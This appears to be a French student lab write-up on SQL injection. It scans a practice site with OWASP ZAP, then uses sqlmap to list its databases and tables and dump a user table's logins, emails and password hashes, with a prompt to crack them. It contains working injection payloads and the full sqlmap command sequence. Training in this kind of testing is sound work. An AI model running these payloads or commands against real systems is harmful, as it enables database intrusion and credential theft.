Explication de l’injection SQL

3 services utilisés :

Kali Linux

Za Proxy (OWASP ZAP)

SQLMAP

Site vulnérable à l’injection SQL :

http://www.BTS-SIO.com


Site hébergeant la faille SQL :

http://www.allosql.bts-sio.com/

Contenu

Service de recherche de vulnérabilités (Za Proxy)

#zaproxy **(en root)**



OWASP ZAP - OWASP ZAP 2.11.0
Fichier Modifier Vue Analyser Rapport Outils Importer En ligne Aide
Mode standard
Sites
Contextes
Démarrage rapide
Requête
Réponse
Filtre: OFF
Exporter
Id S… Timesta… M… URL … Rai… … Taille du … Alerte la… Re… Tags
Alertes 0 0 0 0 Primary Proxy: localhost:8 Scans en cours 0 0 0 0 0 0 0

Welcome to OWAS…

ZAP est un outil de test de pénétration intégré facile à utiliser

OWASP ZAP

Voulez-vous sauvegarder la session ZAP?


○ Oui, je veux sauvegarder cette session avec un nom basé sur l''horodatage actuel

○ Oui, je veux enregistrer cette session, mais je veux en préciser le nom et l''emplacement

● Non, je ne veux pas sauvegarder cette session pour le moment

□ Rappelez-vous de mon choix et ne me demandez plus.


Vous pouvez toujours modifier votre décision via l''écran Options / Base de données



Welcome to OWASP ZAP

ZAP est un outil de test de pénétration intégré facile à utiliser pour la recherche de vulnérabilités dans les applications web.

If you are new to ZAP then it is best to start with one of the options below.




Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Soyez s'il vous plaît conscient que vous ne devez attaquer que les applications pour lesquelles vous avez expressément reçu la permission de tester.

URL to attack: http://allosql.bts-sio.com
Use traditional spider: ☑
Use ajax spider: □ with Firefox Headless
Attaquer | Arrêt
Progression: Non démarré

Résultats :



OWASP ZAP - OWASP ZAP 2.11.0
Fichier Modifier Vue Analyser Rapport Outils Importer En ligne Aide
Mode standard
Sites
Contextes
Contexte par défaut
Sites
Démarrage rapide
Requête
Réponse

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Soyez s'il vous plaît conscient que vous ne devez attaquer que les applications pour lesquelles vous avez expressément reçu la permission de tester.


URL to attack: http://allosql.bts-sio.com
Use traditional spider: ☑
Use ajax spider: □ with Firefox Headless
Attaquer | Arrêt
Progression: Attaque terminée - voir l'onglet d'Alertes pour plus de détails sur tous les problèmes trouvés

Alertes (5)
- Cross Site Scripting (Reflected)
- Injection SQL - MySQL
- X-Frame-Options Header Not Set (2)
- Server Leaks Information via "X-Powered-By" H
- X-Content-Type-Options Header Missing (2)

Tous les détails des alertes sélectionnées seront affichés ici.

Vous pouvez ajouter manuellement des alertes par clic droit sur la ligne concernée dans l'historique et en sélectionnant "Ajouter alerte".

Vous pouvez également modifier les alertes en double cliquant dessus.



OWASP ZAP - OWASP ZAP 2.11.0
Fichier Modifier Vue Analyser Rapport Outils Importer En ligne Aide
Mode standard
Sites
Démarrage rapide
Requête
Réponse
En-tête: Raw View
Corps: Raw View

- Contextes
  - Contexte par défaut
- Sites
  - http://allosql.bts-sio.com
    - GET:/(search)
    - GET:robots.txt
    - GET:sitemap.xml

```
HTTP/1.1 200 OK
Date: Fri, 03 Dec 2021 12:47:19 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.21
X-Powered-By: PHP/7.3.21
Content-Length: 306
Content-Type: text/html; charset=UTF-8
X-Cache: MISS from ipcopCDR.st-sau.fr
Connection: keep-alive
```

```
<form>
     Chercher un film :
     <input name=search size=80 autofocus value="ZAP' UNION ALL select NULL -- ">
     <br><input type=submit>
</form>The used SELECT statements have a different number of columns dans la requête :<br>select * from film where titre like '%ZAP' UNION
ALL select NULL -- %' limit 0,20
```

Alertes (5)
- Cross Site Scripting (Reflected)
- Injection SQL - MySQL
  - GET: http://allosql.bts-sio.com/?search=ZAP
- X-Frame-Options Header Not Set (2)
- Server Leaks Information via "X-Powered-By" H
- X-Content-Type-Options Header Missing (2)

Injection SQL - MySQL
URL: http://allosql.bts-sio.com/?search=ZAP
Risque: High
Confiance: Medium
Paramètre: search
Attaquer: ZAP' UNION ALL select NULL --
Preuve : The used SELECT statements have a different number of columns
Id CWE : 89
Id WASC : 19
Source: Actif (40018 - Injection SQL)
Déscription:
SQL injection may be possible.


Autre information:
RDBMS [MySQL] likely, given UNION-specific error message regular expression [\QThe used SELECT statements have a different number of columns\E] matched by the HTML results

URL du résultat Za proxy :


http://allosql.bts-sio.com/?search=ZAP

Lancement de l’attaque pour l’injection avec SQLMAP

Analyse des failles




```
┌──(root💀kali-liam)-[/home/liam]
└─# sqlmap -u allosql.bts-sio.com/?search=ZAP
```




```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: search=ZAP%' AND 6184=6184#

    Type: error-based
    Title: MySQL ⩾ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: search=ZAP%' AND (SELECT 9249 FROM(SELECT COUNT(*),CONCAT(0×7176716271,(SELECT (ELT(9249=9249,1))),0×71707a6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'aIjE%'='aIjE

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=ZAP%' AND (SELECT 1188 FROM (SELECT(SLEEP(5)))NlXd) AND 'qtuH%'='qtuH

    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: search=ZAP%' UNION ALL SELECT NULL,CONCAT(0×7176716271,0×596642437759544f66764746617167637a47435666716f4b784b47796d51597a7355765346536d7a,0×71707a6a71),NULL,NULL#
```

Recherches des bases de données




```
┌──(root💀kali-liam)-[/home/liam]
└─# sqlmap -u allosql.bts-sio.com/?search=ZAP --dbs                     1 ✗
```




```
[13:55:49] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] spastore_sqlinjection
```


Analyse des tables existantes



```
┌──(root💀kali-liam)-[/home/liam]
└─# sqlmap -u allosql.bts-sio.com/?search=ZAP --tables
```




```
Database: information_schema
[80 tables]
+---------------------------------------+
| ALL_PLUGINS                           |
| APPLICABLE_ROLES                      |
| CHARACTER_SETS                        |
| CHECK_CONSTRAINTS                     |
| CLIENT_STATISTICS                     |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| ENABLED_ROLES                         |
| ENGINES                               |
| EVENTS                                |
| FILES                                 |
| GEOMETRY_COLUMNS                      |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| INDEX_STATISTICS                      |
| INNODB_BUFFER_PAGE                    |
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CMP                            |
| INNODB_CMPMEM                         |
| INNODB_CMPMEM_RESET                   |
| INNODB_CMP_PER_INDEX                  |
| INNODB_CMP_PER_INDEX_RESET            |
| INNODB_CMP_RESET                      |
| INNODB_FT_BEING_DELETED               |
| INNODB_FT_CONFIG                      |
| INNODB_FT_DEFAULT_STOPWORD            |
| INNODB_FT_DELETED                     |
| INNODB_FT_INDEX_CACHE                 |
| INNODB_FT_INDEX_TABLE                 |
```




```
Database: spastore_sqlinjection
[2 tables]
+---------------------------------------+
| user                                  |
| film                                  |
+---------------------------------------+
```

Affichage de la table « user »




```
┌──(root💀kali-liam)-[/home/liam]
└─# sqlmap -u allosql.bts-sio.com/?search=ZAP -D spastore_sqlinjection -T user --columns
```




```
Table: user
[4 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| id     | int(11)      |
| login  | varchar(255) |
| mail   | varchar(255) |
| mdp    | varchar(255) |
+--------+--------------+
```


Lancement de l’attaque



```
┌──(root💀 kali-liam)-[/home/liam]
└─# sqlmap -u allosql.bts-sio.com/?search=ZAP -D spastore_sqlinjection -T user -C login,mail,mdp --dump --columns
```




```
+--------+--------------+
| Column | Type         |
+--------+--------------+
| login  | varchar(255) |
| mail   | varchar(255) |
| mdp    | varchar(255) |
+--------+--------------+

[14:01:30] [INFO] fetching entries of column(s) 'login,mail,mdp' for table 'user' in database 'spastore_sqlinjection'
[14:01:30] [INFO] recognized possible password hashes in column 'mdp'
lo you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
```




```
+--------+--------------+
| Column | Type         |
+--------+--------------+
| login  | varchar(255) |
| mail   | varchar(255) |
| mdp    | varchar(255) |
+--------+--------------+

[14:01:30] [INFO] fetching entries of column(s) 'login,mail,mdp' for table 'user' in database 'spastore_sqlinjection'
[14:01:30] [INFO] recognized possible password hashes in column 'mdp'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[14:01:55] [INFO] writing hashes to a temporary file '/tmp/sqlmapbctn0koy1900/sqlmaphashes-hcs27a95.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
```

